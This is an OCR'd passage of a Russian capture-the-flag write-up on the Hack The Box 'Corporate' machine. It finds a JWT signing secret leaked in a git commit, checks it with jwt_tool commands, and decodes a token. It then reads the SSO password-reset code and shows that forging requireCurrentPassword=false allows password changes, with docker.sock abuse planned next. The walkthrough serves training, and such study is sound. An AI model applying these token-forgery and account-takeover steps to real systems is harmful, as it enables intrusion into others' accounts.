
Beth Feest 11 months ago

10 changed files with 1288 additions and 4 deletions

```
> 1140 package-lock.json generated
v 11 package.json
        @ -4,7 +4,9 @@
4   4      "description": "",
5   5      "main": "index.js",
6   6      "scripts": {
7      -     "test": "echo \"Error: no test specified\" && exit 1"
    7  +     "test": "echo \"Error: no test specified\" && exit 1",
    8  +     "dev": "JWT_SECRET=09cb527651c4bd385483815627e6241bdf40042a nodemon --exec ts-node --files ./src/app.ts",
    9  +     "build": "tsc"
8   10     },
9   11     "repository": {
10  12       "type": "git",
        @ -14,12 +16,19 @@
```

История коммитов package.json


Нужно проверить этот секрет. Перейдем к одному из сервисов, из Burp Proxy возьмем токен JWT и попробуем применить найденный секрет для его расшифровки. Работать с JWT будем с помощью jwt_tool.



Не защищено | sso.corporate.htb/services
Good Morning !
Welcome to Corporate SSO Services! Click any of the links below to access SSO-related services.
Our People
Password Resets
Logout

Главная страница сервиса

```
python3 jwt_tool.py 'eyJhb.....UZm-I' -C -p
09cb527651c4bd385483815627e6241bdf40042a
```




```
└─$ python3 jwt_tool.py 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTAyMSwibmFtZSI6IkVsd2luIiwic3VybmFtZSI6IkpvbmVzIiwiZW1haWwiOiJlbHdpbi5qb25lc0Bjb3Jwb3JhdGUuaHRiIiwicm9sZXMiOlsiaXQiXSwicmVxdWlyZUN1
cnJlbnRQYXNzd29yZCI6dHJ1ZSwiaWF0IjoxNzA3ODk3NjUzLCJleHAiOjE3MDc5ODQwNTN9.sdQZ7uzILntLFJ1vlPCAX-RZLElrCL8w6_rGbRUZm-I' -C -p 09cb527651c4bd385483815627e6241bdf40042a

 Version 2.2.4                                    @ticarpi

Original JWT:

Password provided, checking if valid...
[+] CORRECT key found:
09cb527651c4bd385483815627e6241bdf40042a
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S HS256 -p "09cb527651c4bd385483815627e6241bdf40042a"
```

Результат проверки секрета

Секрет валидный, а значит, можно сгенерировать и подписать свой токен JWT.

На сайте используется механизм SSO (технология единого входа), а значит, изменение пароля через сайт приведет к изменению пароля в системе. За функцию смены пароля отвечает эндпоинт `/reset-password`. Исходный код обработчика можно найти в проекте Corporate SSO.

После проверки JWT (строка 108) происходит получение таких параметров, как имя пользователя, старый и новый пароли (строки 113–120). Флаг `requireCurrentPassword` (строка 122) показывает, что можно отключить проверку текущего пароля при установке нового. Если все проверки пройдены, вызывается функция `updateLogin`.




ПРОВОДНИК
CORPORATE-SSO
src
static
css
img
views
app.ts
jwt.ts
utils.ts
.gitignore
package-lock.json
package.json
tsconfig.json
app.ts
src > app.ts > ...

```
104  app.post("/reset-password", async (req, res) => {
105    const CorporateSSO = req.cookies.CorporateSSO ?? "";
106
107    // Redirect not validated
108    const user = validateJWT(CorporateSSO);
109    if (!user) {
110      return res.redirect("/login?redirect=%2fservices");
111    }
112
113    const username = `${user.name}.${user.surname}`;
114
115    const result = PasswordValidator.safeParse(req.body);
116
117    if (!result.success)
118      return res.redirect("/reset-password?error=" + encodeURIComponent("You must specify a password longer than 8 characters."));
119
120    const { currentPassword, newPassword, confirmPassword } = result.data;
121
122    if (user.requireCurrentPassword) {
123      if (!currentPassword) return res.redirect("/reset-password?error=" + encodeURIComponent("Please specify your previous password."));
124
125      const validateExistingPW = await validateLogin(username, currentPassword);
126
127      if (!validateExistingPW) return res.redirect("/reset-password?error=" + encodeURIComponent("Your current password is incorrect."));
128    }
129
130    if (newPassword !== confirmPassword)
131      return res.redirect("/reset-password?error=" + encodeURIComponent("The passwords you specified do not match!"));
132
133    const passwordReset = await updateLogin(`${user.name}.${user.surname}`, newPassword);
134
135    if (!passwordReset.success) return res.redirect("/reset-password?error=" + encodeURIComponent(passwordReset.error));
136
137    return res.redirect("/reset-password?success=true");
138  });
```

Содержимое файла src/app.ts

Внутри функции `updateLogin` выполняются запросы к базе LDAP. Сначала для получения данных, а потом для изменения. Перед изменением пароля проверяется и роль пользователя, так как сисадминам смена пароля запрещена (строки 114–117).




ПРОВОДНИК
CORPORATE-SSO
src
static
css
img
views
app.ts
jwt.ts
utils.ts
.gitignore
package-lock.json
package.json
tsconfig.json
app.ts
utils.ts
src > utils.ts > updateLogin

```
95   export const updateLogin = async (username: string, password: string): Promise<{ success: true } | { success: false; error: string }> => {
96     return new Promise((resolve, reject) => {
97       const client = ldap.createClient({
98         url: [ldapConfig.server],
99         tlsOptions: {},
100      });
101
102      client.bind(adminConfig.dn, adminConfig.password, async (err) => {
103        if (err) {
104          console.error("Failed to bind as admin user", err);
105          return resolve({ success: false, error: "Failed to bind to LDAP server." });
106        }
107
108        const dn = `uid=${username},ou=Users,dc=corporate,dc=htb`;
109
110        const user = await getUser(client, username);
111
112        if (!user) return resolve({ success: false, error: "Cannot find user entry." });
113
114        if (user.roles.includes("sysadmin")) {
115          console.error("Refusing to allow password resets for high privilege accounts");
116          return resolve({ success: false, error: "Refusing to process password resets for high privileged accounts." });
117        }
118
119        const change = new ldap.Change({
120          operation: "replace",
121          modification: {
122            type: "userPassword",
123            values: [hashPassword(password)],
124          },
125        });
126
127        client.modify(dn, change, (err) => {
128          if (err) {
129            console.error("Failed to change user password", err);
130            resolve({ success: false, error: "Failed to change user password." });
131          } else {
132            resolve({ success: true });
133          }
134        });
135      });
136    });
137  };
138
```

Содержимое файла src/utils.ts

Теперь проверим, какие данные содержит токен JWT. Для этого его нужно передать jwt_tool без параметров.

```
python3 jwt_tool.py 'eyJhbGciOiJIUzI.....w6_rGbRUZm-I'
```



```
└─$ python3 jwt_tool.py 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTAyMSwibmFtZSI6IkVsd2luIiwic3VybmFtZSI6IkpvbmVzIiwiZW1haWwiOiJlbHdpbi5qb25lc0Bjb3Jwb3JhdGUuaHRiIiwicm9sZXMiOlsiaXQiXSwicmVxdWlyZUN1
cnJlbnRQYXNzd29yZCI6dHJ1ZSwiaWF0IjoxNzA3ODk3NjUzLCJleHAiOjE3MDc5ODQwNTN9.sdQZ7uzILntLFJ1vlPCAX-RZLElrCL8w6

 Version 2.2.4                                    @ticarpi

Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] id = 5021
[+] name = "Elwin"
[+] surname = "Jones"
[+] email = "elwin.jones@corporate.htb"
[+] roles = ['it']
[+] requireCurrentPassword = True
[+] iat = 1707897653    ==> TIMESTAMP = 2024-02-14 11:00:53 (UTC)
[+] exp = 1707984053    ==> TIMESTAMP = 2024-02-15 11:00:53 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 1 days, 0 hours, 0 mins

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

Содержимое токена JWT

Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB CORPORATE


ЭКСПЛУАТИРУЕМ SELF-XSS, БРУТИМ PIN ОТ BITWARDEN И ПОДДЕЛЫВАЕМ JWT

Помимо данных пользователя и его ролей, в токене указана опция `requireCurrentPassword`. Если ее установить как `false`, можно будет изменить пароль без знания текущего.

JWT


Теперь нужно выбрать пользователя, для которого сгенерируем токен и сменим пароль. Раз пароли сисадминов менять нельзя, можем использовать одного из инженеров, так как им доступна запись в `docker.sock`. Это даст нам возможность повысить привилегии.

Отобрать пользователей с нужной ролью можно все тем же способом в Burp Intruder.



